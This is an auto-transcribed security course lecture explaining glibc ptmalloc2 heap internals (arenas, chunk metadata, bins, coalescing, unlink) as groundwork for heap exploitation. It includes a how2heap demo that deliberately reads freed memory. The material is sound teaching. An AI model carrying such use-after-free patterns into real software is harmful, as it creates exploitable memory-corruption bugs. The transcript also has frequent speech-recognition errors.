
So, something to think about we mentioned in the previous slide that each process has a maximum number of arenas that are present, now the question over here to think about is why is there such a restriction in the number of arenas? What would happen if we have unlimited number of arenas that is in other words what would happen if each thread that you create gets its own arena.

(Refer Slide Time: 31:09)

ptmalloc 2

- Used in glibc
- Internally uses brk and mmap syscalls to obtain memory from the OS
- Arena:
 - main arena
 - Per-thread arena (dynamic arena)
 - Each arena can have multiple heaps (each heap is of 132 KB)
- Heaps
 - Split into memory chunks of different sizes and used depending on how malloc and free are invoked
- Memory chunks
 - Of two types: free chunk and allocated chunk
 - Free chunks stored in a linked list


<https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/>

5

Next we will talk about heaps which are present in an arena the memory with in a heap is split into memory chunks of different sizes and these chunks are actually used when we invoke *malloc* and *free*, so the chunks are of 2 types one is known as allocated chunks and the other one is known as the free chunks. Now the free chunks is actually stored in a linked list,

now every time we do a *malloc* let us say we do a *malloc* of 1000 bytes what would happen is that the ptmalloc would execute it would find the corresponding arena and then it would determine the corresponding heap and then within the heap it would find the memory chunk that could satisfy the 1000 bytes request. When such a chunk is found then it would allocate that chunk to your process, so we will now look at how these allocated and free chunks are actually organized.

(Refer Slide Time: 32:16)




So an allocated chunk looks something like this when new *malloc* say for example 1000 bytes and this chunk gets allocated the point that gets return to the particular program is a pointer to this location over here. Now prior to this location there are some information known as meta data, this meta data could be either of 8 or 16 bytes depending on the system that you are running, so this meta data comprises of information about this allocated chunk. It has the chunk size which is present over here and then it has 3 flags N, M and P flag.

The P flag is used to determine whether the previous chunk over here which ends at this particular point is we used or an used, now if P equals to 0 then the contents of this would be the size of the previous chunk besides this we have 2 other flags the N flag and the M flag, so these 2 flags are not very important for us. The M flag set if the chunk was obtained using an *mmap* system call by the N flag is set if the chunk along to a thread arena.

From memory allocation point of view when you allocate 8 bytes it would mean that the 8 bytes starts from here and end over here and besides this there would be some more meta data bytes that gets allocated. So in a typical 32-bit system you would have 8 more bytes that gets

allocated, so in total for a *malloc* of 8 bytes internally ptmalloc would actually allocate 16 bytes, 8 for the actual data for the user data and 8 more bytes for the meta data.


(Refer Slide Time: 34:10)



15

Now when you free a chunk of memory using the call *free* and giving the address then *malloc* would actually convert that allocated chunk to a free chunk. Now the free chunk has a structure which looks like this, so what is important in this structure are these 2 entries the forward entry and the back entry, so essentially what *free* is doing is that it could add this particular free chunk into a link list, so this link list could be either a single link list or a double link list and this forward and back pointers are used to point to the previous and the next free chunk present in the heap.

(Refer Slide Time: 34:55)



16


So this is how it will actually look like let us say this entire thing is the heap and within the heap you have various chunks the orange color shows the allocated chunks and the blue color shows the free chunks. Now the lines over here like this this and these lines are separation for the various meta data that are present, so important for us are the link list which are used to store the free chunks, so over here we are shown a w link list which actually is linked to all the free chunks that are present in this corresponding heap memory.

Now whenever there is a *malloc* that gets requested what happens first is that the ptmalloc code would pass through this particular link list and determining whether there is a free chunk of memory that it can satisfy the request for malloc. If such chunk is found then that particular data is removed from this link list and it is allocated for that memory, so thus you see whenever there is a *malloc* that is done it is likely that one chunk of free memory gets allocated on the other hand when a free occurs one of the allocated chunks gets freed and gets added on to the link list.

The problem with this approach is that the link list could be very large and therefore *malloc* would take a long time to find the appropriate chunk to be allocated, so for example let us say we have done a *malloc* of 1000 bytes then this link list has to be traversed until *malloc* finds one free chunk which is at least of 1000 bytes and this could take a long time and therefore what this actually done in ptmalloc is that we do not maintain just one link list but we maintain multiple different types of ink list.

(Refer Slide Time: 37:04)

Binning



So we call this as Binning, so in the ptmalloc code in fact you have various different types of bins and each bin caters to different size of chunks that gets allocated, so for example here we have a linked list of chunks which are of 16 bytes on the other hand we have over here a link list of chunks comprising anything from 577 to 640 bytes, so now in this particular case when a *malloc* gets invoked it can directly go to that particular link list and select the appropriate free chunk and allocate that particular free chunk much more quickly.

(Refer Slide Time: 37:46)

Fast Bins	Unsorted Bins	Small Bins	Large Bins	Top Chunk	Last Reminder Chunk
Single link list 8 byte chunks; defined by NFASTBINS in malloc.c (12 of them) (16, 24, 32, ..., 80) No coalescing (could result in fragmentation; but speeds up free) LIFO Pointer to list maintained in the arena (malloc_info)					


CR

18

In ptmalloc2 there are different types of bins that are used, most notably are the fast bins, unsorted bins, small bins, large bins, so besides this we have something known as the top chunk and the last remainder chunk. Now each of these different bins are managed in a different way, so as to suite and best manage that particular memory. For example the fast bins are single link list they are not double link list, now each of these fast bins are in 8 byte chunks, so for example we have fast bins of 16 bytes, 24 bytes, 32 bytes and so on till 80 bytes and also in fast bins there is no coalescing. We will see what coalescing is at a later point, essentially coalescing is used to prevent fragmentation however if you bin happens to be the fast bin then there is no coalescing which is done. Now since it is a single link list so there is a last in first out kind of operation which goes on.

(Refer Slide Time: 38:59)

Fastbin Example



19

So this particular slide shows an example of fast bins, so in the main arena we would have an array like this and each array is a pointer to a link list for example this 1st element is a fast bin pointer and it is appointed to her link list of chunks which is of 16 bytes this entry is appointed to a link list of memory chunks of 32 bytes and so on, so whenever there is a *malloc* say of 32 bytes what PT *malloc* would do is that it would refer to this fast bin array it would immediately get that it is a 32 byte request it go into this location and it would pick up the 1st available chunk over here.

Now there is the linked list operation wherein this location is now modified so as to point to the next available free chunk of 32 bytes, so you see that if your memory allocation is very small and it happens to be in the fast bin then *malloc* works very quickly. All that is required is just to find the offset in the fast bin pick out the 1st memory chunk that is present and do a small link list operation.

(Refer Slide Time: 40:22)

Example of Fast Binning

x and y end up in the same bin.

```
void main()
{
    char **x, *y;
    x = malloc(15);
    printf("x=%08x\n", x);
    free(x);
    y = malloc(13);
    printf("y=%08x\n", y);
    free(y);
}
```

x=09399008
y=09399008


x and y end up in different bins.

```
void main()
{
    char **x, *y;
    x = malloc(8);
    printf("x=%08x\n", x);
    free(x);
    y = malloc(13);
    printf("y=%08x\n", y);
    free(y);
}
```

x=08564008
y=08564018

20

Fastbin Example




19

So in this example what we do is we *malloc* x which is of 15 bytes then print the value of x and then free x then v *malloc* y which is of 13 bytes print y and free y, so what happens when you execute this program is that both x as well as y, so there is a *malloc* function which gets applied and both of them would end up in the link list corresponding to this 16 bytes, so when this particular *malloc* gets executed totally a chunk of 16 bytes plus another 8 bytes gets allocated and the pointer to that memory is present in x, so when this free gets invoked the chunk gets added to the link list corresponding to the fast bin of 16 bytes.

(Refer Slide Time: 41:15)

Fastbin Example



19

Example of Fast Binning

x and y end up in the same bin.

```
void main()
{
    char *x, *y;
    x = malloc(15);
    printf("x=%08x\n", x);
    free(x);
    y = malloc(13);
    printf("y=%08x\n", y);
    free(y);
}
```

x=09399008
y=09399008

x and y end up in different bins.

```
void main()
{
    char *x, *y;
    x = malloc(8);
    printf("x=%08x\n", x);
    free(x);
    y = malloc(13);
    printf("y=%08x\n", y);
    free(y);
}
```


x=08564008
y=08564018

20

Therefore, we would correspondingly to the fast bin of 16 bytes we would have the chunk x that gets allocated. When we do a *malloc* of 13 bytes again after this free it would actually obtain the same list entry thus what would happen is that x and y would get the same address thus when we run this particular program we get x and y pointing to the same chunk of memory present in the process. However this is not true if the sizes of the *malloc* are different for example if you do a *malloc* 8 and a *malloc* 13 these happen to fall in different fast bin entries. Now on the other hand if the *malloc* sizes are different for example here we have 8 bytes and then 13 bytes then they end up in different fast bin thus over here x and y would get different addresses.

(Refer Slide Time: 42:16)

Types of Bins




21

Now besides this we have unsorted bins so this is one bin which is a double link list that it could have chunks of any size the allocation policy used by ptmalloc is to use the first chunk that fits when a chunk is freed it gets first added here.

(Refer Slide Time: 42:34)

Unsorted Bin



22

So, this is an example of an unsorted bins, so what we see over here is that there is a double link list so therefore there is a forward pointer and a back pointer. This is an array which is present in the main arena and the element is of type bins, so you also notice that each of these bins are of different size, so for example now if I do a *malloc* of 1000 bytes it would come over here it would find that 104 bytes is too small to satisfy the request it could come here

and it could find out that 1008 bytes is exactly enough and therefore this particular chunk would get allocated to that request.

(Refer Slide Time: 43:17)

Glib's first fit allocator

First Fit scheme used for allocating chunk

```

int main()
{
    char* a = malloc(512); // Allocating a memory chunk of 512 bytes
    char* b = malloc(256);
    char* c;

    printf("Address of A: %p\n", a);
    printf("Address of B: %p\n", b);
    strcpy(a, "This is A\n");
    printf("first allocation %p points to %s\n", a, a);
    printf("Freeing the first one...\n");
    free(a); // Now freeing it

    c = malloc(50); // Now allocating another chunk < 512 bytes.
    strcpy(c, "This is C\n");
    printf("Address of C: %p\n", c);
    printf("Address of A is %p it contains %s\n", a, a);
}

```

chester@ahalya:~/sse/malloc\$./a.out
Address of A: 0xb10008
Address of B: 0xb10210
first allocation 0xb10008 points to This is A
Freeing the first one...
Address of C: 0xb10008
Address of A is 0xb10008 it contains This is C

[https://github.com/shellphish/how2heap_\(first fit\).c](https://github.com/shellphish/how2heap_(first fit).c)


23

So let us see an example of the use of the first fit allocation which is present in ptmalloc, so what we do in this example is that we *malloc* 2 regions one of 512 bytes which is pointed to by a and the other of 256 bytes which is pointed to by b okay then what we do is we free a and we *malloc* c which is of 50 bytes note that c is much less than the 512 bytes and 256 bytes that has been allocated previously.

Now what happens when we free a is that a is too large to go into a fast bin and therefore it goes into this unsorted bin and therefore the unsorted bin would have an entry which corresponds to the chunk of approximately 512 bytes. Next what we do is we invoke *malloc* again with a request for 50 bytes and the pointer that *malloc* returns is stored in c. Now in the first fit allocation what would happen is the unsorted bin and traversed it could find that in this unsorted bin there is a chunk of 512 bytes that is present and therefore what it would do is it would split this chunk into 2 parts.

So one part is slightly more than 50 bytes and this part gets allocated to c. Now the other part which is not being used will still remain in the link list thus when we run this program this is what we would see, we would see that the initial allocation of a and b are at this addresses and when we actually allocate c after freeing a it could get exactly the same address that a has obtained, so you know that both address a and c are pointing to the same location that is 9b10008.


(Refer Slide Time: 45:19)




24

Now the other bins that are present are the small bins there are 62 small bins which are less than 512 bytes and there are chunks of 8 bytes presented in them. These bins are also circular and doubly linked list and satisfy coalescing okay and it has First in First out.

(Refer Slide Time: 45:39)



Types of Bins



26

So there are also 63 large bins of various sizes. The top chunk is at the top of the arena and does not belong to any bin, so it is used to service requests when there is no free chunks available, so whenever you do a *malloc* what would happen is that the *malloc* would traversed through all the various link list and if it finds that there are no chance which are available in any of these link which can satisfy that particular *malloc* request then the part of the top chunk is taken and that part is allocated for the *malloc* request.

Now if the *malloc* request was large enough so that even the top chunk does not have sufficient memory to satisfy that particular *malloc* request then the OS gets invoked and I knew heap segment gets allocated, so this is done using the `brk` in maps or the `sbrk` system calls. So in this way we have seen how *malloc* is managed internally with various arenas, heaps, chunks and various types of bin. In the next lecture we will look at more into detail about the *free* function call essentially how *free* deallocates the allocated memory and how the link list are managed and in particular we will actually look at the ways to exploit this internal aspects of *malloc* and how to actually create an attack on this scene. Thank you.


Information Security 5 Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Lecture 24
Heap Exploits

Hello and welcome to this lecture on heap exploits, so in the previous lecture we had looked at some of the internals about how ptmalloc manages the heap memory. In this lecture we will look at vulnerabilities that may occur due to this heap management and we will also see one particular exploit and look at how it works. So in the previous lecture we stopped off at how *malloc* uses the various bins and how these various bins store linked lists headers and this link list to be either single or doubly linked lists.

In whenever a request occurs for a chunked of memory, then *malloc* would look into these linked lists and allocate a chunk of memory to that request depending on the amount of memory that gets requested. Now today we will start the lecture with the *free* functions, so essentially what could happen when the *free* function gets invoked as you know the *free* function would take a pointer.

So internally ptmalloc would *free* the chunk and the allocated chunk would now become a *free* chunk. So let us look at details about the *free* function called.

(Refer Slide Time: 01:39)





So let us say that this was our heat and as we know that the heap comprises of various chunks, so these are like the various chunks that are present and let us say now that we want to *free* a particular pointer. So as we have seen in the previous lecture but this particular pointer would be actually pointing to a allocated chunk in the heat, so this allocated chunk comprises of the actual data which is present corresponding to that region and also some particular metadata which is also present four bytes and eight bytes before the starting pointer ptr.

So consider this particular figure which shows a part of the heap as we know the heap is actually divided into various chunks which are either allocated or freed now let us consider this *free* pointer statement, so as you know pointer would be a chunk of memory present in the heap out of which some areas would be the data corresponding to that particular pointer and the other areas would be some metadata that corresponding to size and type of a chunk and so on.

So when *free* pointer is called the first thing that would happen is that the ptmalloc *free* code would first set the size of the *free* chunk to 0, so as you can be collect from the previous lecture the size of the chunk is present in the metadata, so this metadata is set to 0 next the p bit is set to 0, so the p bit corresponds to the next chunk which is present in the heap and as you can recollect from the previous lecture the p bit stores whether the previous junk was allocated or freed.

So therefore what would happen over here is that based on this pointer the ptmalloc code would obtain the location where p is present and set that particular value of p to 0 indicating that this chunk is free.

(Refer Slide Time: 04:03)



For certain types of bins coalescing is possible, so what we mean by coalescing is that the ptmalloc code during the *free* function call could join various adjacent *free* chunks of memory, for example let us say that the previous chunk over here was actually *free* as well and this chunk to was also free, in such a case what ptmalloc can do is it can coalesce these adjacent chunks and form a much larger *free* chunk of memory.

So in this way the fragmentation can be reduced the sum of this large *free* chunk can now be used to service possibly many more *malloc* requests. So performing this coalescing also has a slight overhead of requiring to unlink from the current bin and placing the larger chunk in the appropriate bin depending on the size of this *free* chunk. So during this *free* function call as

well as during the *malloc* function call an important function that plays a role as we will see later is something known as the unlink function.

(Refer Slide Time: 05:20)

Unlinking from a free list


```
void unlink(malloc_chunk *P, malloc_chunk *BK, malloc_chunk *FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

The diagram shows three nodes in a double-linked list. The first node (Hacker, Harry) has its 'bk' pointer pointing to the second node (Lain, Carry). The third node (Sandman, Susan) has its 'fd' pointer pointing to the second node (Lain, Carry). A large blue 'X' is drawn over the middle node (Lain, Carry), indicating it is being removed from the list. The pointers between the remaining nodes are shown with dashed arrows.

So the unlink function is the typical linked list type of operation where do you have a double linked list and during the *malloc* or during the *free* when you want to remove a linked list during coalescing or during *malloc* when you actually want to allocate this chunk of memory to a particular *malloc* request you will have to adjust the pointers present in this job, so essentially the forward pointer and the backward pointer should be appropriately corrected.

So for example we want to allocate this particular chunk then we ensure that the previous node or the previous chunks forward pointer points to the next chunk forward pointer similarly the next chunks back pointer points to the previous chance pointer.

(Refer Slide Time: 06:16)



